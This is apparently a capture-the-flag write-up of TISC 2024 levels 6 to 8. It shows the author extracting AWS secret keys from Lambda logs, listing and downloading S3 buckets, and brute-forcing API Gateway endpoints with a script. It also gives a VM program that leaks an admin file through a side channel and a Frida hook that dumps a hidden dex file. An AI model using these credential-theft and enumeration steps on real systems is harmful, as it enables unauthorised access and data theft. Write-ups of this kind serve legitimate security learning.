/aws/lambda/processor	1721127446493	INIT_START Runtime Version: python:3.8.v51 Runtime Version ARN: arn:aws:lambda:ap-southeast-1::runtime:a768321bd39c88f083afe0a045064adc3615105a319dbbcd583856654db68283
/aws/lambda/processor	1721127446609	START RequestId: e2578ace-c465-4be1-ba82-d55d5995b50d Version: \$LATEST
/aws/lambda/processor	1721127446611	END RequestId: e2578ace-c465-4be1-ba82-d55d5995b50d

After numerous attempts, I realized keying in the “arn:aws:iam::637423240666:role/mewonitoring-lambda-test” arn into the box gives the following logs with the secret access key.

Logs ingested

Free trial mode. A subset of logs were retrieved.

LogGroupName	Timestamp	Message
/aws/lambda/debug-logs-compiler	1721121612186	INIT_START Runtime Version: python:3.8.v51 Runtime Version ARN: arn:aws:lambda:ap-southeast-1::runtime:a768321bd39c88f083afe0a045064adc3615105a319dbbcd583856654db68283
/aws/lambda/debug-logs-compiler	1721121612312	START RequestId: c96843f5-f058-4314-9fa8-72dbe99a7c6e Version: \$LATEST
/aws/lambda/debug-logs-compiler	1721121612313	debug aws_secret_access_key: e+4awZv0dnDaFelbuvKkccqhjuNOr9iUb+gx/TMe
/aws/lambda/processor	1721122287899	INIT_START Runtime Version: python:3.8.v51 Runtime Version ARN: arn:aws:lambda:ap-southeast-1::runtime:a768321bd39c88f083afe0a045064adc3615105a319dbbcd583856654db68283
/aws/lambda/processor	1721122288019	START RequestId: 891744d9-e3da-410f-80ad-e74a03e64fea Version: \$LATEST
/aws/lambda/processor	1721122288025	END RequestId: 891744d9-e3da-410f-80ad-e74a03e64fea
/aws/lambda/processor	1721123283814	INIT_START Runtime Version: python:3.8.v51 Runtime Version ARN: arn:aws:lambda:ap-southeast-1::runtime:a768321bd39c88f083afe0a045064adc3615105a319dbbcd583856654db68283
/aws/lambda/processor	1721123283931	START RequestId: f0ee170e-5602-49d8-825b-2101193ebffa Version: \$LATEST
/aws/lambda/processor	1721123283950	END RequestId: f0ee170e-5602-49d8-825b-2101193ebffa
/aws/lambda/processor	1721127446493	INIT_START Runtime Version: python:3.8.v51 Runtime Version ARN: arn:aws:lambda:ap-southeast-1::runtime:a768321bd39c88f083afe0a045064adc3615105a319dbbcd583856654db68283
/aws/lambda/processor	1721127446609	START RequestId: e2578ace-c465-4be1-ba82-d55d5995b50d Version: \$LATEST
/aws/lambda/processor	1721127446611	END RequestId: e2578ace-c465-4be1-ba82-d55d5995b50d

The extracted secret access key is as shown:

e+4awZv0dnDaFelbuvKkccqhjuNOr9iUb+gx/TMe

I was not exactly sure what to do with this access key but since it says secret, I guessed it must be important. By reading the AWS docs about using aws configure, I got an idea of how to use the access key:

Using aws configure

For general use, the `aws configure` command is the fastest way to set up your AWS CLI installation. This configure wizard prompts you for each piece of information you need to get started. Unless otherwise specified by using the `--profile` option, the AWS CLI stores this information in the `default` profile.

The following example configures a `default` profile using sample values. Replace them with your own values as described in the following sections.

```
$ aws configure
AWS Access Key ID [None]: AKIAIOSFODNN7EXAMPLE
AWS Secret Access Key [None]: wJalrXUtnFEMI/K7MDENG/bPxrFiCYEXAMPLEKEY
Default region name [None]: us-west-2
Default output format [None]: json
```

Using the `aws configure` command requires an additional piece of information which is the AWS access key ID. After looking through the logs again, I realised I can get the access key ID from the logs. Using the python script which I have above, I filtered for access keys ID using the search term “AKIA” and obtained 2 access keys. Only one of them worked:

```
AKIAZI2LCYXNH62RXRH7
```

By using the secret access key id(e+4awZv0dnDaFelbuvKkccqhjuNOr9iUb+gx/TMe) , I was able to obtain a valid user.

```
C:\Users\A\Desktop\tisc\level 6 cloud>aws sts get-caller-identity
{
  "UserId": "AIDAZI2LCYXNH0QFNE7E2",
  "Account": "637423240666",
  "Arn": "arn:aws:iam::637423240666:user/debug"
}
```

With a valid user, I suspected that I might be able to obtain some useful information from s3 buckets. After some enumeration of s3 buckets using “s3” search term in my python script, I obtained the following results:

```
s3.amazonaws.com
s3:::meownitoring2024trailbucket
s3.ap-southeast-1.amazonaws.com
s3#1.58.0]
s3.amazonaws.com/doc/2006-03-01/
s3:::meownitoringtmpbucket
s3PaSY5ZT2WfC0jnnlHeave4ee93EW79MJNO0cfe7LElBxqVcmho6t7GuE6Nu8uVGPP8wTb
O=
s3wAglyWgG7TvBdt3oCszcPg=
s3hspydKRKgQkBR+i3K3esi5jkfdAof1TTwdAsxFV6k=
s3jsu4W12sC4aS5QbeJz+5kGp8pOG7mwJv278RxGDE=
s3C9cxp6Sj2zdi0Bjltc3l8Bv/XytkEufwGxs/ngia3h9CGkH3Ukl+/+yFISOYeDKfDYQyO7fy/+Ma
s3:ListBucket
s3:Get*
s3YTLz6zIW2vPJ+hly1DDxcvR2q+I5GN1I70Lj/PG9KcZwW/XLL2VcLwzSlp33c=
```

Most of the results obtained were useless, but there were some useful s3 buckets which I could explore.

After some enumeration of possible buckets, the meownitoringtmpbucket can be used to grab the first flag.

```
C:\Windows\System32\cmd.exe
C:\Users\A\Desktop\tisc\level 6 cloud>aws s3 ls s3://meownitoringtmpbucket
2024-07-17 11:19:54      3921 flag1.txt
2024-08-29 23:54:20       838 notes2.md

C:\Users\A\Desktop\tisc\level 6 cloud>aws s3 cp s3://meownitoringtmpbucket
usage: aws [options] <command> <subcommand> [<subcommand> ...] [parameters]
To see help text, you can run:

    aws help
    aws <command> help
    aws <command> <subcommand> help

aws: error: the following arguments are required: paths

C:\Users\A\Desktop\tisc\level 6 cloud>aws s3 cp s3://meownitoringtmpbucket/flag.txt flag.txt
fatal error: An error occurred (404) when calling the HeadObject operation: Key "flag.txt" does not exist

C:\Users\A\Desktop\tisc\level 6 cloud>aws s3 cp s3://meownitoringtmpbucket/flag1.txt flag.txt
download: s3://meownitoringtmpbucket/flag1.txt to .\flag.txt

C:\Users\A\Desktop\tisc\level 6 cloud>aws s3 cp s3://meownitoringtmpbucket/flag1.txt flag1.txt
download: s3://meownitoringtmpbucket/flag1.txt to .\flag1.txt

C:\Users\A\Desktop\tisc\level 6 cloud>aws s3 cp s3://meownitoringtmpbucket/notes2.md notes2.md
download: s3://meownitoringtmpbucket/notes2.md to .\notes2.md

C:\Users\A\Desktop\tisc\level 6 cloud>
```

The first part of the flag is TISC{m@ny_inf0_frOm_l0gs_

In the same bucket, there was also notes2.md which I extracted out.
The contents of notes2.md are shown below:

Item 1: Known issue with logs

Cloudtrail is not enabled prior to some deployments. However, it should have capture most events related to upcoming operations.

Evaluation of Product 1: Meownitoring (Beta Test)

- Doesn't seem to be able to process large amount of logs
- TODO: read up on confused deputy problem.

Item 2: Kill switch mechanism

Kill switch was introduced after EXERCISE-0x74697363 where operators had to terminate the attack on multiple systems manually, which is ineffective and inefficient.

Objective:

- Develop a simple mechanism: upon invoke, terminates all attack
- Put platform on "sleep" state?
- Rotate the kill switch randomly (i.e., id, stage, route, method), except during designated freeze period.

Upcoming platform freeze: 1 Sep - 30 Oct 2024

TODO: Rotate kill switch before freeze period.

It seems that part 1 of the challenge was actually a confused deputy problem. I also see that there is another huge bunch of logs from the second bucket by using the following command:

```
aws s3 ls s3://meownitoring2024trailbucket/ --recursive
```

The output is as shown:


```
C:\Users\A\Desktop\tisc\level 6 cloud>aws s3 ls s3://meownitoring2024trailbucket/ --recursive
2024-07-16 15:13:47      0 prefix/AWSLogs/637423240666/CloudTrail/
2024-07-16 15:23:41    9065 prefix/AWSLogs/637423240666/CloudTrail/ap-southeast-1/2024/07/16/637423240666_CloudTrail_
ap-southeast-1_20240716T0725Z_xhhTu7E0ddV4SwaQ.json.gz
2024-07-16 15:28:41     851 prefix/AWSLogs/637423240666/CloudTrail/ap-southeast-1/2024/07/16/637423240666_CloudTrail_
ap-southeast-1_20240716T0725Z_yJt6vfyZgJwXrt5C.json.gz
2024-07-16 15:36:42    8419 prefix/AWSLogs/637423240666/CloudTrail/ap-southeast-1/2024/07/16/637423240666_CloudTrail_
ap-southeast-1_20240716T0735Z_Qu392pdamGK8mL5B.json.gz
2024-07-16 15:46:54    8258 prefix/AWSLogs/637423240666/CloudTrail/ap-southeast-1/2024/07/16/637423240666_CloudTrail_
ap-southeast-1_20240716T0745Z_IkBiIRpmqKgBiugg.json.gz
2024-07-16 15:48:11    1942 prefix/AWSLogs/637423240666/CloudTrail/ap-southeast-1/2024/07/16/637423240666_CloudTrail_
ap-southeast-1_20240716T0745Z_oCe009EddW7eDgGR.json.gz
```

I can use the following command to extract them out:

```
aws s3 sync s3://meownitoring2024trailbucket .
```

Given the large amount of logs, I decided to use jq to combine them into a single file output.txt for easier processing.

```
cat * | jq >output.txt
```



```
(kali㉿kali)-[~/Desktop/test/level 6/2nd]  
$ cat * | jq > output.txt
```

After looking through tons of logs, I noticed that there were multiple “CreateApi” and “DeleteApi” event names in the logs. I also noticed that there were “CreateStage” events and I decided to do a quick google search to figure out what some of these events are. Looking at <https://stackoverflow.com/questions/47848586/what-is-a-stage-in-the-context-of-amazon-api-gateway> made me realize that these were possible endpoints to reach. This also made me recall the statement about rotating the kill switch of id, stage, route etc. This could be a hint to try out all possible APIs to see whether I can extract any useful information. I decided to write a python script to call possible endpoints that can be derived from the logs.

Using the previous python script to extract key phrases, I was able to create “apild_output.txt”, “routeKey_output.txt” and “stageName_output.txt” which contains all the values of the apild keys, routeKey keys and stageName keys. I simply rotated the parameters to form multiple URLs to call.

apild_output.txt:

```
pxzfkfmjo7  
f7x7yzf9j2  
kv0g2hke5e  
s14dfgslg5  
9pyoiyr9pc
```

routeKey_output.txt:

```
GET /asdsaczxc
POST /68fd47b8bf291eeea36480872f5ce29f0edb
POST /6j3j97m36z1jsgf7x27e53566
GET /ca75e98961ab1fa5fc0a9fc8
POST /6j3j97m36z19x4b727e53566
POST /3b83245a87a56ca8aca75e98961a
GET /ca75e98961a4h85d9fc8
GET /befed460b973fe6bf
POST /23e9f9c3559e353d8ac1b7bd43191a6d850a97
GET /9c3559e353d8ac1
```

stageName_output.txt:

```
5587y0s9d5aed
a5845sa9179d
27e53566ef
a58409179d77f55092fad
371c9248920d
0c39562660b39d7
70a8bb68621b85
0a77303170a8bb6
e72daa021a6eadd
```

After obtaining the previous outputs, I wrote a python script to enumerate all possible endpoints that could be formed:

```
import requests

f1 = open("apiId_output.txt", 'r')
f2 = open("routeKey_output.txt", 'r')
f3 = open("stageName_output.txt", 'r')

apiId_list = f1.read().splitlines()
routeKey_list = f2.read().splitlines()
stageName_list = f3.read().splitlines()

base_url = ".execute-api.ap-southeast-1.amazonaws.com/"

for apiId in apiId_list:
    for stageName in stageName_list:
        for routeKey in routeKey_list:
            route = routeKey.split('/')[1]
```

```

        final_url = "https://" + str(apiId) + base_url +
str(stageName) + '/' + str(route)

        if "GET" in str(routeKey): #call get request
            try:
                r = requests.get(final_url)
                print("="*12)
                print("GET")
                print(final_url)
                print(r.status_code)
                print(r.text)
                print("="*12)
            except:
                continue
        else: #contains POST request
            try:
                r = requests.post(final_url)
                print("="*12)
                print("GET")
                print(final_url)
                print(r.status_code)
                print(r.text)
                print("="*12)
            except:
                continue

```

I managed to get the second part of the flag in one of the responses!

```

=====
GET
https://pxzfkfmjo7.execute-api.ap-southeast-1.amazonaws.com/5587y0s9d5aed/asdsaczxc
404
{"message": "Not Found"}
=====
=====
GET
https://pxzfkfmjo7.execute-api.ap-southeast-1.amazonaws.com/5587y0s9d5aed/68fd47b8bf291eeea36480872f5ce29f0edb
200
{"flag2": "&_me-0-wn1t0r1nNnG\\/[>^n^<]\\/" }
=====
=====
GET
https://pxzfkfmjo7.execute-api.ap-southeast-1.amazonaws.com/5587y0s9d5aed/6j3j97m36z1jsgf7x27e53566
404
{"message": "Not Found"}
=====
=====
GET
https://pxzfkfmjo7.execute-api.ap-southeast-1.amazonaws.com/5587y0s9d5aed/ca75e98961ab1fa5fc0a9fc8
404
{"message": "Not Found"}
=====
=====
GET
https://pxzfkfmjo7.execute-api.ap-southeast-1.amazonaws.com/5587y0s9d5aed/6j3j97m36z19x4b727e53566

```

The second part of the flag is:

```
{"flag2": "&_me-0-wn1t0r1nNnG\\/[>^n^<]\\V/}"}
```

Combining the flags together, I get the final flag:

```
TISC{m@ny_inf0_frOm_l0gs_&_me-0-wn1t0r1nNnG\\/[>^n^<]\\V/}
```

Level 7

WebAsmLite

TISC

LEVEL 7

DESCRIPTION

You've come so far, brave agents! Let us continue our mission to identify our threats, and retrieve the crucial information that they are hiding from the world.

Your next target is a top-secret file named "flag.txt" which contains sensitive information accessible only to the admin of their web execution system. Your mission is to exfiltrate this file and bring it to light, exposing the chaos they intend to unleash upon our country.

To add another layer of challenge, it seems like the enemy organization has deployed their file server on an isolated network with strict security measures. The server is only accessible through a specially designed secure web portal. The admin's credentials are unknown, but there might be some hidden vulnerabilities that you can exploit.

Your fellow agents have found the URL to the portal, and that will be your starting point! Your task is to use your hacking skills and keen problem-solving abilities to find a way into the system, access the elusive "flag.txt" file, and claim victory against chaos.

You will be provided with the following file:

- MD5 (webasmvm.tar.xz) = 9c281969f5119fb02aafac691708baa4

Service:

<http://chals.tisc24.ctf.sg:50128/>

ATTACHED FILES

[webasmvm.tar.xz](#)

SUBMIT

60 attempts left

Two main files were provided. The following is the code from server.js:

```
const express = require('express')
const bodyParser = require('body-parser')
const session = require('express-session')

const SMOL = require('./smolv')
const SMOLVM = SMOL.SMOLVM
const SMOLFS = SMOL.SMOLFS

const app = express()

app.use(express.static('public'))
app.use(bodyParser.urlencoded({ extended: false }))
app.use(session({
  secret: process.env.SESSION_SECRET,
  resave: true,
  saveUninitialized: true
}))

const publicuser = {
  username: 'noobsteve',
  privlvl: 1
}

const adminuser = {
  username: 'goodestboy',
  privlvl: 42
}

app.post('/submitdevjob', (req, res) => {
  const { prgmstr } = req.body

  const fs = new SMOLFS()
  const userVM = new SMOLVM(fs)
  const userResult = userVM.execute(publicuser, prgmstr)
  const output = {
    timestamp: new Date().toISOString(),
    userResult: userResult
  }
  res.json(output)
})

app.post('/requestadmin', (req, res) => {
  const { prgmstr } = req.body

  const fs = new SMOLFS()
  fs.createFile(adminuser, 'flag.txt', new TextEncoder().encode(process.env.TISC_FLAG))

  const adminVM = new SMOLVM(fs)
  adminVM.execute(adminuser, prgmstr)
  const userVM = new SMOLVM(fs)
```

```

const userResult = userVM.execute(publicuser, prgmstr)
const output = {
  timestamp: new Date().toISOString(),
  adminResult: "REDACTED",
  userResult: userResult
}
res.json(output)
})

app.listen(process.env.HTTP_PORT, () => { console.log(`LISTEN :${process.env.HTTP_PORT}`) })

```

The following is smolvm.js:

```

class SMOLFILE {
  constructor () {
    this.owner = ''
    this.priv = -1
    this.content = new Uint8Array(32).fill(0)
  }
}

class SMOLFS {
  constructor () {
    this.directory = {}
  }

  createFile (user, filename, binary) {
    if (!this.directory[filename]) {
      const f0 = new SMOLFILE()
      f0.owner = user.username
      f0.priv = user.privlvl
      for (let i = 0; i < 32; i++) {
        f0.content[i] = binary[i]
      }

      this.directory[filename] = f0
    }
  }

  destroyFile (user, filename) {
    if (this.directory[filename]) {
      if (user.username === this.directory[filename].owner) {
        delete this.directory[filename]
      }
    }
  }

  readFile (user, filename) {
    if (this.directory[filename]) {

```

```

        if (user.username === this.directory[filename].owner || user.privlvl >
this.directory[filename].priv) {
            return this.directory[filename].content
        }
    }
}
}

class SMOLVM {
    constructor (fs) {
        this.fs = fs

        this.pc = 0
        this.reg = new Uint8Array(8).fill(0)
        this.memory = new Uint8Array(64).fill(0)
    }

    getState () {
        return {
            pc: this.pc,
            reg: this.reg.toString(),
            memory: String.fromCharCode.apply(null, this.memory).replaceAll('\x00', '_')
        }
    }

    execute (user, programstr) {
        try {
            const program = programstr.replaceAll('\n', '').replaceAll('\r', '').split(';')
            console.log(programstr.length, program)

            for (let tick = 0; tick < 0x100; tick++) {
                try {
                    const inst = program[this.pc]

                    const op = inst.split(':')
                    let nextpc = this.pc + 1

                    switch (op[0]) {
                        case 'IMM':
                            this.reg[op[1]] = op[2]
                            break
                        case 'LOAD':
                            this.reg[op[1]] = this.memory[this.reg[op[2]]]
                            break
                        case 'STORE':
                            this.memory[this.reg[op[2]]] = this.reg[op[1]]
                            break
                        case 'ADD':
                            this.reg[op[1]] = this.reg[op[2]] + this.reg[op[3]]
                            break
                        case 'SUB':
                            this.reg[op[1]] = this.reg[op[2]] - this.reg[op[3]]

```

```

        break
    case 'MUL':
        this.reg[op[1]] = this.reg[op[2]] * this.reg[op[3]]
        break
    case 'DIV':
        this.reg[op[1]] = this.reg[op[2]] / this.reg[op[3]]
        break
    case 'JZ':
        if (this.reg[op[1]] === 0) nextpc = this.pc + parseInt(op[2])
        break
    case 'JNZ':
        if (this.reg[op[1]] !== 0) nextpc = this.pc + parseInt(op[2])
        break
    case 'READ':
        {
            const resp = this.fs.readFile(user, op[1])
            if (resp) {
                for (let i = 0; i < resp.length; i++) {
                    this.memory[32 + i] = resp[i]
                }
            } else {
                this.reg[0] = -1
            }
        }
        break
    case 'WRITE':
        {
            const outbuffer = new Uint8Array(32)
            for (let i = 0; i < 32; i++) {
                outbuffer[i] = this.memory[32 + i]
            }
            this.fs.createFile(user, op[1], outbuffer)
        }
        break
    case 'DEL':
        this.fs.destroyFile(user, op[1])
        break
    case 'HALT':
        nextpc = this.pc
        break
    default:
        console.log('NOP', op)
        break
}

this.pc = nextpc
} catch (error) {
    console.log(tick, 'Error', error)
}
}

return {

```

```

        status: 'Job Ended',
        vm_state: this.getState()
    }
} catch (error) {
    return {
        status: 'Execution Error',
        error: error.toString()
    }
}
}
}
}

module.exports = {
    SMOLVM,
    SMOLFS,
    SMOLFILE
}

```

After examining and exploring the files provided, I realised that I had to write assembly instructions in a simulated VM to extract the flag out. These were my thoughts on how I could leak the flag characters out from the web server:

- 1.Admin can read data from flag.txt.
- 2.After processing the data from flag.txt, admin writes 8 files(from 'a' to 'h') depending on the result of data processing, and whether a file gets written is based on each bit of one flag byte. This data processing involves a division by 2 and then multiplying the result by 2 again and comparing this multiplication result against the original number to check if a bit exists. In short, I was implementing a modulo operator in assembly. If a bit exists, a file will be written.
- 3.It is now the user's turn to run the program. User cannot read the file created by admin because of insufficient privileges.
- 5.User creates a file with the same name to check regardless of whether the file exists. This is to rule out the case where the admin did not create any file.
- 6.User then tries to read from the same file.
7. If user can read this file, it means that the user created the file himself and not the admin. Otherwise, it means that the admin created the file.
8. Using this logic, one can decipher the bits of every flag byte.

For the final program which I created, I had to modify the IMM:2:32 line (2nd line in my code below) to extract the specific flag byte. For example, if I wanted to extract the second byte of the flag, I simply change the IMM:2:32 line to IMM:2:33. The final program with some comments is shown below:

IMM:1:255;	#Setting up registers
IMM:2:32;	
IMM:3:2;	
READ:flag.txt;	#Check whether this is admin user
SUB:1:0:1;	
SUB:0:0:0;	
JZ:1:60;	#If not admin user, jump to another block of code to run
LOAD:4:2;	
DIV:5:4:3;	#Perform bit check on least significant bit of flag
MUL:1:5:3;	
SUB:6:4:1;	
IMM:0:0;	
ADD:4:5:0;	
JZ:6:2;	
WRITE:a;	#Writes file if bit exists
DIV:5:4:3;	#Perform next bit check on the next bit of flag
MUL:1:5:3;	
SUB:6:4:1;	
IMM:0:0;	
ADD:4:5:0;	
JZ:6:2;	
WRITE:b;	#Writes file if bit exists
DIV:5:4:3;	#Repeats previous logic for the next 6 times
MUL:1:5:3;	
SUB:6:4:1;	
IMM:0:0;	
ADD:4:5:0;	
JZ:6:2;	
WRITE:c;	
DIV:5:4:3;	
MUL:1:5:3;	
SUB:6:4:1;	
IMM:0:0;	
ADD:4:5:0;	
JZ:6:2;	
WRITE:d;	
DIV:5:4:3;	

MUL:1:5:3;
SUB:6:4:1;
IMM:0:0;
ADD:4:5:0;
JZ:6:2;
WRITE:e;

DIV:5:4:3;
MUL:1:5:3;
SUB:6:4:1;
IMM:0:0;
ADD:4:5:0;
JZ:6:2;
WRITE:f;

DIV:5:4:3;
MUL:1:5:3;
SUB:6:4:1;
IMM:0:0;
ADD:4:5:0;
JZ:6:2;
WRITE:g;

DIV:5:4:3;
MUL:1:5:3;
SUB:6:4:1;
IMM:0:0;
ADD:4:5:0;
JZ:6:2;
WRITE:h;

SUB:0:0:0;
JZ:0:1000;

#Admin's job is done here

IMM:1:255;
IMM:7:1;
IMM:6:0;
IMM:5:2;
IMM:3:1;

Non-privileged user will run code here

WRITE:a;
READ:a;
SUB:2:1:0;
JNZ:2:2;
ADD:6:6:7;

#Checks if bit exists

#Adds to register[6] if bit exists

IMM:0:0;
MUL:7:7:5;
WRITE:b;
READ:b;

#Checks if bit exists, logic repeats for the next 7 blocks

SUB:2:1:0;
JNZ:2:2;
ADD:6:6:7;

IMM:0:0;
MUL:7:7:5;
WRITE:c;
READ:c;
SUB:2:1:0;
JNZ:2:3;
ADD:6:6:7;

IMM:0:0;
MUL:7:7:5;
WRITE:d;
READ:d;
SUB:2:1:0;
JNZ:2:3;
ADD:6:6:7;

IMM:0:0;
MUL:7:7:5;
WRITE:e;
READ:e;
SUB:2:1:0;
JNZ:2:3;
ADD:6:6:7;

IMM:0:0;
MUL:7:7:5;
WRITE:f;
READ:f;
SUB:2:1:0;
JNZ:2:3;
ADD:6:6:7;

IMM:0:0;
MUL:7:7:5;
WRITE:g;
READ:g;
SUB:2:1:0;
JNZ:2:3;
ADD:6:6:7;

IMM:0:0;
MUL:7:7:5;
WRITE:h;
READ:h;
SUB:2:1:0;
JNZ:2:3;

ADD:6:6:7;

#Final byte value of flag is obtained here

After running the program, the flag byte will be stored at reg[6] (shown below). I just have to repeat the program 32 times to obtain all the flag bytes. For example, the first byte is obtained as shown:

```
{
  "timestamp": "2024-09-27T08:35:24.717Z",
  "adminResult": "REDACTED",
  "userResult": {
    "status": "Job Ended",
    "vm_state": {
      "pc": 126,
      "reg": "0,255,255,1,0,2,84,128",
      "memory": "_____ "
    }
  }
}
```



The final obtained flag is:
TISC{le4ky_l3aky_1f8e3ba511ee!}

Level 8

Wallfacer

TISC

LEVEL 8

DESCRIPTION

Breaking news! We've managed to seize an app from their device.

It seems to be an app that stores user data, but doesn't seem to do much other than that... The other agent who recovered this said he heard them say something about parts of the app are only loaded during runtime, hiding crucial details.

It's up to you now! Can you break through the walls and unveil the hidden secrets within this app?

ATTACHED FILES

[wallfacer-x86_64.apk](#)

SUBMIT

60 attempts left

After looking at the challenge description about how some parts of the app are only loaded during runtime, I decided to set up frida:

1. I downloaded Android Studio so that I could use its emulator.
2. I used pixel 6 PRO and android api 33 and referenced the following online tutorials to setup my environment.
(
<https://medium.com/@SecureWithMohit/getting-started-with-frida-setting-up-on-an-emulator-47980170d2b2> and
<https://www.youtube.com/watch?v=obPZB2YUAbI>)

3. In order to root the emulator image:

```
git clone https://github.com/newbit1/rootAVD
rootAVD.bat ListALLAVDs
set PATH=%LOCALAPPDATA%\Android\Sdk\platform-tools;%PATH%
```

4. I downloaded frida server from <https://github.com/frida/frida/releases/>. The frida server can be transferred into the emulator file system via the Android Studio file explorer. The frida server version should also match the version of the frida client in step 5. To setup frida for the emulator:

```
cd C:\Users\A\AppData\Local\Android\Sdk\platform-tools
adb shell
su (after su, go to AVD and grant permission)
cd /data/local/tmp
chmod +x frida-server
./frida-server
```

5. On host machine:

```
pip install frida-tools
pip install frida
frida-ps -Ua
```


Sample correct output from command (*frida-ps -Ua*):

PID	Name	Identifier
3535	Calendar	com.google.android.calendar
3224	Camera	com.android.camera2
3067	Chrome	com.android.chrome
2575	Clock	com.google.android.deskclock
3652	Contacts	com.google.android.contacts
3373	Drive	com.google.android.apps.docs
3785	Gmail	com.google.android.gm
1589	Google	com.google.android.googlequicksearchbox
1589	Google	com.google.android.googlequicksearchbox
4635	Magisk	com.topjohnwu.magisk
3429	Maps	com.google.android.apps.maps
1607	Messages	com.google.android.apps.messaging
1370	Phone	com.google.android.dialer
1831	Photos	com.google.android.apps.photos
981	SIM Toolkit	com.android.stk

```
988 Settings com.android.settings
1976 YouTube com.google.android.youtube
1916 YouTube Music com.google.android.apps.youtube.music
```

After successfully setting up frida, I can proceed with writing frida scripts for dynamic analysis of the APK.

I also opened the APK in jadx-gui to view the decompiled code to gain a better understanding of what the APK was doing. However, during my static analysis, I realised some of the decompiled code was not shown. In the preferences box of jadx-gui, I had to tick the “Show inconsistent code” and select the “DEBUG” option for “Code comments level” in jadx-gui as shown below:



After performing some static analysis, I could see that from depackage.K0, a dex class is being loaded in memory:

```
new InMemoryDexClassLoader(A8.K(context3, new
String(Base64.decode(context3.getString(R.string.filename), 0))),
context3.getClassLoader()).loadClass("DynamicClass").getMethod("dynamicMeth
od", Context.class).invoke(null, context3);
```

I decided to find a way to extract the dex class so that I could analyse it. After some googling, I copied some frida code from <https://codeshare.frida.re/@cryptax/inmemorydexclassloader-dump/> that allowed me to dump the dex file:

```
Java.perform(function() {
    var memoryClassLoader =
Java.use("dalvik.system.InMemoryDexClassLoader");
    memoryClassLoader.$init.overload('java.nio.ByteBuffer',
'java.lang.ClassLoader').implementation = function(dexbuffer, loader) {
        console.log("[*] Hooking InMemoryDexClassLoader");
        var object = this.$init(dexbuffer, loader);

        /* dexbuffer is a Java ByteBuffer
        you cannot dump to /sdcard unless the app has rights to
        */
        var remaining = dexbuffer.remaining();
        const filename = '/data/data/com.wall.facer/dump.dex';

        console.log("[*] Opening file name=" + filename + " to write " +
remaining + " bytes");
        const f = new File(filename, 'wb');
        var buf = new Uint8Array(remaining);
        for (var i = 0; i < remaining; i++) {
            buf[i] = dexbuffer.get();
            //debug: console.log("buf["+i+"]="+buf[i]);
        }
        console.log("[*] Writing " + remaining + " bytes...");
        f.write(buf);
        f.close();

        // checking
```

```

        remaining = dexbuffer.remaining();
        if (remaining > 0) {
            console.log("[-] Error: There are " + remaining + " remaining
bytes!");
        } else {
            console.log("[+] Dex dumped successfully in " + filename);
        }

        return object;
    }
});

```

